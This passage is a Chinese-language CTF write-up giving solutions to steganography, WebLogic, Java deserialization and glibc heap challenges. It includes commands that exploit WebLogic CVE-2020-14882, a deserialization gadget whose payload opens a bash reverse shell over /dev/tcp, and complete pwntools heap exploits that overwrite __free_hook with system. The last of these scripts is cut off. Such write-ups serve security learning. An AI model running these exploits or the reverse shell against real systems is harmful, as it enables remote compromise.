FD90h:	00	3F	6A	30	3B	69	3E	3E	6C	3E	6E	30	3E	30	3B	3F	.?j0;i>l>n0>0;?
FDA0h:	3F	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	?....

最终发现是 OurSecret 隐写，因为用这个软件打开，如果图片不是 OurSecret 隐写，那么将不会显示数据大小的



这里显示了数据的大小，也就证实了是 OurSecret 隐写，密钥就是第一段0宽解密出来得到的 hurryup



所以flag为：

```
flag{f3a5dc36-ad43-d4fa-e75f-ef79e2e28ef3}
```

## JumpJumpTiger

jump.exe打开ida，查看到hint

```
int main(int argc, const char **argv, const char **envp)
{
    int v4[100]; // [rsp+20h] [rbp-60h]
    int v5[101]; // [rsp+1B0h] [rbp+130h]
    int v6; // [rsp+344h] [rbp+2C4h]
    int v7; // [rsp+348h] [rbp+2C8h]
    int i; // [rsp+34Ch] [rbp+2CCh]

    printf("This is your hint!!!!");
    v7 = 0;
    v6 = 0;
    for (i = 0; i <= 99; ++i)
    {
        if (i & 1)
            v4[v6++] = i;
        else
            v5[v7++] = i;
    }
    return 0;
}
```

大致意思，奇偶分离。

查看jump.exe内码，发现大量疑似base64编码，直接提取

```
/i9VjB/04RAwA0QKSGkgZoJARAgAAABNASQUEhAEAUQgABAABA4DA/A2AwABQD4ACAAUIDABAAAQBEnAswVUYEUBAAQAFgBAQEUIGEBQwVwRI4
BAwlcTHBBQwZ8YlsC5w5kaMcE1Q88/SsEuhCEcPAEURvEOTFFFhdwUXiERx8QBaaFaRqEtRBGsCtE7YNG+hI08dZHIxx8xfIE6xtcbisJ3CvIrev
J/B/wWe/H9xA7f/Q2NwkBnDbAJQJUJFsBXQ9ccG1Bm74aIBCtAr4veLFQBxEKU/HShZ4ee3HChm4xefHYhk4CeAH/hN42eqHrhT...共八百万字
符
```

直接尝试奇偶分离


```
file = open("in.txt")
file2 = open("out.txt", "r+")
for line in file:
    tmp = line
    print(tmp)
    s = ''
    for i in range(len(tmp)):
        if i & 2 == 1:
            #if i % 2 == 1:
            s += tmp[i]
    file2.write(s)
    print(len(s))
```

刚好拿到两串base64编码均以=号结尾


```
/9j/4AAQSkZJRgABAQEAQABAAD/2wBDAUDBAQEAwUEBAQFBQUGBwwIBwcHBw8LCwkMEQ8SEhEPERETFhwXExQaFRERGCEYGh0dHx8fExcijCIE
JBweHx7/2wBDAQUBFBQcGBw4ICA4eFBEUh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh7/wAARCAQ4B4AD
AREAAhEBAxEB/8QAHQAAgIDAQEBAAAAAAAAAAAQIAAwQFBgcICf/EAEUQAQABAwMDAwMDAwECDwECAAMRBBihBTFBBiJR...共四百万字
符
```

分别解码，得到了一张jpg和一张png，两张图片看起来是一样的，很明显就是盲水印了，直接使用命令：

```
python bwmforpy3.py decode 2.jpg 2.png flag.png
```



得到flag.png，打开即能看到flag



flag为：

```
flag{72f73bbe-9193-e59a-c593-1b1cb8f76714}
```

# Web

## apacheprOxy


打开附件，发现这是Weblogic

```
weblogic:
  restart: always
  build: ./weblogic
  expose:
    - "7001"
  networks:
    ctf:
      ipv4_address: 172.24.0.2
```

Weblogic有一个cve-2020-14882远程命令执行漏洞，GitHub上有现成的exp

EXP地址：[https://github.com/zhyker/exphub/blob/master/weblogic/cve-2020-14882\\_rce.py](https://github.com/zhyker/exphub/blob/master/weblogic/cve-2020-14882_rce.py)

因为开了反代，直接访问就进了i春秋官网了，抓个包获取一下真实的题目环境地址



The screenshot shows the Burp Suite Professional interface. The title bar reads "Burp Suite Professional v2020.9.2 - Temporary Project - licensed to Le1a". The menu bar includes "Burp", "项目", "测试器", "重发器", "窗口", and "帮助". The top navigation bar has tabs for "Dashboard", "Target", "Proxy" (which is selected), "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", and "User options". Below the tabs are sub-tabs: "Intercept" (selected), "HTTP history", "WebSockets history", and "Options". The main content area shows a request for "http://47.104.100.25:7410". The "Actions" button group includes "发送", "丢弃", "拦截请求", "行动", and "Open Browser". To the right is a "Comment this item" input field and a help icon. The bottom navigation bar has tabs for "Raw", "Params", "Headers", and "Hex". The "Pretty" tab is selected. The raw request text is as follows:

```
1 GET / HTTP/1.1
2 Host: 47.104.100.25:7410
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: __jsluid_h=3c7dd64d3197ddd89e854dbca2deac12
9 Connection: close
10
11
```

使用命令：

```
python 1.py -u "http://47.104.100.25:7410/" -c "ls /"
```

A screenshot of the PyCharm IDE interface. The terminal window at the bottom shows the command `python 1.py -u "http://47.104.100.25:7410/" -c "ls /"` being run, followed by a directory listing of the root directory. The listing includes: bin, boot, dev, etc, flag, home, lib, lib64, media, mnt, opt, proc, root, run, spin, srv, sys, tmp, u01, usr, var.

```
# from: https://github.com/zhzyker/vulmap
# from: https://github.com/zhzyker/exphub
import http.client
import requests
import sys
if __name__ == '__main__':
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
spin
srv
sys
tmp
u01
usr
var
```

然后直接cat /flag:

```
python 1.py -u "http://47.104.100.25:7410/" -c "cat /flag"
```

A screenshot of the PyCharm IDE interface. The terminal window at the bottom shows the command `python 1.py -u "http://47.104.100.25:7410/" -c "cat /flag"` being run, followed by the output: `flag{da77ef49-5958-40d5-b426-664b8299e576}`.

```
D:\Cc\PyCharm 2021.1\Code\BUU>python 1.py -u "http://47.104.100.25:7410/" -c "cat /flag"
flag{da77ef49-5958-40d5-b426-664b8299e576}
```

所以flag为:

```
flag{da77ef49-5958-40d5-b426-664b8299e576}
```

## 开始审计，IndexController.java

```
.....
ObjectInputStream objectInputStream = new ObjectInputStream(inputStream);
    String name = objectInputStream.readUTF();
    int year = objectInputStream.readInt();
    if (name.equals("gadgets") && year == 2021) {
        objectInputStream.readObject();
    }
.....
```

绕过这里再输出流再

```
oos.writeUTF("gadgets");
oos.writeInt(2021);
```

就好了

## ToStringBean.java

```
public String toString() {
    ToStringBean toStringBean = new ToStringBean();
    Class clazz = toStringBean.defineClass((String)null, this.ClassByte, 0, this.ClassByte.length);
    Object var3 = null;

    try {
        var3 = clazz.newInstance();
    } catch (InstantiationException var5) {
        var5.printStackTrace();
    } catch (IllegalAccessException var6) {
        var6.printStackTrace();
    }

    return "enjoy it.";
}
```

可以看到加载了字节码，这里加载字节码的函数是toString，cc5链的BadAttributeValueExpException的readobject方法正好调用了toString，该类是jdk自带的，并且参数可控

```
| public BadAttributeValueExpException (Object val) { this.val = val == null ? null : val.toString(); }
```

|     | Returns the string representing the object.

```
| public String toString() { return "BadAttributeValueException: " + val; }
```

```
| private void readObject(ObjectInputStream ois) throws IOException, ClassNotFoundException {
|     ObjectInputStream.GetField gf = ois.readFields();
|     Object valObj = gf.get( name: "val",  val: null);

|     if (valObj == null) {
|         val = null;
|     } else if (valObj instanceof String) {
|         val= valObj;
|     } else if (System.getSecurityManager() == null
|                || valObj instanceof Long
|                || valObj instanceof Integer
|                || valObj instanceof Float
|                || valObj instanceof Double
|                || valObj instanceof Byte
|                || valObj instanceof Short
|                || valObj instanceof Boolean) {
|         val = valObj.toString();
|     } else { // the serialized object is from a version without JDK-8019292 fix
|         val = System.identityHashCode(valObj) + "@" + valObj.getClass().getName();
|     }
| }
```

```
import com.ezgame.ctf.tools.ToStringBean;
import ezgame.ctf.bean.User;

import javax.management.BadAttributeValueExpException;
import java.io.IOException;
import java.io.InputStream;
import java.lang.reflect.Field;

public class exp {
    public static void main(String[] args) throws Exception {
        InputStream inputStream = evil.class.getResourceAsStream("evil.class");
        byte[] bytes = new byte[inputStream.available()];
        inputStream.read(bytes);

        ToStringBean sie = new ToStringBean();
        Field bytecodes = Reflections.getField(sie.getClass(), "ClassByte");
        Reflections.setAccessible(bytecodes);
        Reflections.setFieldValue(sie, "ClassByte", bytes);

        BadAttributeValueExpException exception = new BadAttributeValueExpException("exp");
        Reflections.setFieldValue(exception, "val", sie);
        String a = Serialize.serialize(exception);
        System.out.print(a);

    }
}
```

加载的字节码类

```
class exp{

static {
try {
    Runtime.getRuntime().exec("bash -c 'bash -i >& /dev/tcp/ip/port 0>&1'");
}
catch(){
}
}

}
```

这里进一下if

```
writeUTF("gadgets");
writeInt(2021);
```

生成的payload可以直接打，之后vps监听收到反弹的shell

```
Listening on 0.0.0.0:1111
^C
ubuntu@VM-12-12-ubuntu:~$ rcat -lp 1111
[+] Connection Received
ls
ezgadget.jar
ls /
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
aikaid
106.52.14...
22
SSH
ubuntu
cat /flag
flag{cc099970-8b3a-401b-ad85-6792e97bb2b3}█
```

## Pwn

### cpp1

2.31 漏洞点在edit里，可以造成溢出

用0x80的chunk填满tcache后 溢出打size

造成堆快重叠，并且释放重叠的堆块进unsortedbin

然后show出libc 后面就正常的tcache attack 溢出打freehook为system getshell

Exp如下：

```
from pwn import*

context.log_level = "debug"

#io = process("./pwn")
io = remote("47.104.143.202", "43359")

def menu(choice):
    io.sendlineafter(">>", str(choice))

def add(index,size):
    menu(1)
    io.sendlineafter(">>", str(index))
    io.sendlineafter(">>", str(size))

def edit(index,content):
    menu(2)
    io.sendlineafter(">>", str(index))
    io.sendlineafter(">>", content)

def show(index):
    menu(3)
    io.sendlineafter(">>", str(index))

def delete(index):
    menu(4)
    io.sendlineafter(">>", str(index))

def look():
    global io
    gdb.attach(io)
```

```
for i in range(0,7):
    add(i,0x80)

add(7,0x18)
add(8,0x50)
add(9,0x20)
add(10,0x30)

edit(7,b"a"*0x10 + p64(0) + b"\x91")

for i in range(0,7):
    delete(i)

delete(8)

for i in range(0,7):
    add(i,0x80)

add(8,0x50)
show(9)

info = u64(io.recvuntil("\x7f")[-6:].ljust(8,b"\x00"))
malloc_hook = info - 96 - 0x10
libc = ELF("./libc-2.31.so")
libc_base = malloc_hook - libc.sym["__malloc_hook"]
free_hook = libc_base + libc.sym["__free_hook"]
success("free_hook:"+hex(free_hook))
system = libc_base + libc.sym["system"]

add(11,0x20)

add(12,0x18)
add(13,0x18)
add(14,0x18)


delete(12)
delete(14)
edit(13,p64(0)*3 + p64(0x21) + p64(free_hook))

add(14,0x18)
add(15,0x18)

edit(15,p64(system))
edit(14,"/bin/sh\x00")

delete(14)

io.interactive()
```



flag为：

```
flag{96f7801e4e658271915cf5ab3aa26ee6}
```

## bg3

泄露libc：因为可以申请大chunk，于是

释放一个>0x420chunk 进unsortedbin 然后申请回来 直接show得到libc

get shell：漏洞点在add里面 相同index的size可以叠加

于是通过溢出打free\_hook为system get shell

Exp如下：

```
from pwn import*

context.log_level = "debug"

io = remote("47.104.143.202", "25997")
#io = process("./pwn")

def menu(choice):
    io.sendlineafter("Select:", str(choice))

def add(index, size):
    menu(1)
    io.sendlineafter("Index:", str(index))
    io.sendlineafter(":", str(size))

def edit(index, content):
    menu(2)
    io.sendlineafter("Index:", str(index))
    io.sendlineafter("BugInfo:", content)

def show(index):
```

```
menu(3)
io.sendlineafter("Index:", str(index))

def delete(index):
    menu(4)
    io.sendlineafter("Index:", str(index))


def look():
    global io
    gdb.attach(io)

add(0,0x420)
add(1,0x18)
delete(0)
add(0,0x420)
show(0)
info = u64(io.recvuntil("\x7f")[-6: ].ljust(8,b"\x00"))
print(hex(info))
libc = ELF("./libc-2.31.so",checksec = 0)
malloc_hook = info - 96 - 0x10
libc_base = malloc_hook - libc.sym["__malloc_hook"]
system = libc_base + libc.sym["system"]
free_hook = libc_base + libc.sym["__free_hook"]

add(2,0x18) #fuck!
delete(2)
add(2,0x18)
delete(2)
add(2,0x18)
delete(2)
add(2,0x18)

add(3,0x18)
add(4,0x18)
delete(4)
delete(3)
edit(2,p64(0)*4 + p64(free_hook))
add(5,0x18)
add(6,0x18)
edit(6,p64(system))
edit(5,b"/bin/sh\x00")
delete(5)

io.interactive()
```



flag为:

```
flag{7240aca686aa4bc4d7697b2d7b5c7655}
```

## gcc2

漏洞点在Remove里，有uaf。

leak\_libc：通过uaf首先泄露堆地址

然后改tcache的fd指针指向原本地址+0x10处

再申请回来时，可以造成堆快向下的0x10溢出，溢出改size为0xe1

然后对0xe1的chunk进行edit绕过double free check

把该chunk释放7次进tcache中

再释放一次 进入unsortedbin show得到libc

最后利用uaf直接tcache attack打free\_hook为system get shell.

```
from pwn import *

context.log_level = "debug"

#io = process("./pwn")
io = remote("47.104.143.202", "15348")

def menu(choice):
    io.sendlineafter(">>", str(choice))

def add(index,size):
    menu(1)
    io.sendlineafter(">>", str(index))
    io.sendlineafter(">>", str(size))

def edit(index,content):
    menu(2)
    io.sendlineafter(">>", str(index))
```

```
io.sendlineafter('>>',str(index))
io.sendlineafter(">>",content)

def show(index):
    menu(3)
    io.sendlineafter(">>",str(index))

def delete(index):
    menu(4)
    io.sendlineafter(">>",str(index))

def look():
    global io
    gdb.attach(io)

add(0,0x60)
add(1,0x60)
add(2,0x60)
add(3,0x60)
add(4,0x18)

delete(1)
edit(1,p64(0)+p64(0x71))
delete(0)
show(0)
io.recvuntil("\n")
chunk_addr = u64(io.recv(6).ljust(8,b'\x00'))
print(hex(chunk_addr))
fake_addr = chunk_addr + 0x10
print(hex(fake_addr))
edit(0,p64(fake_addr))

add(5,0x60)
add(6,0x60)
edit(6,b"a"*0x58 + b"\xe1")

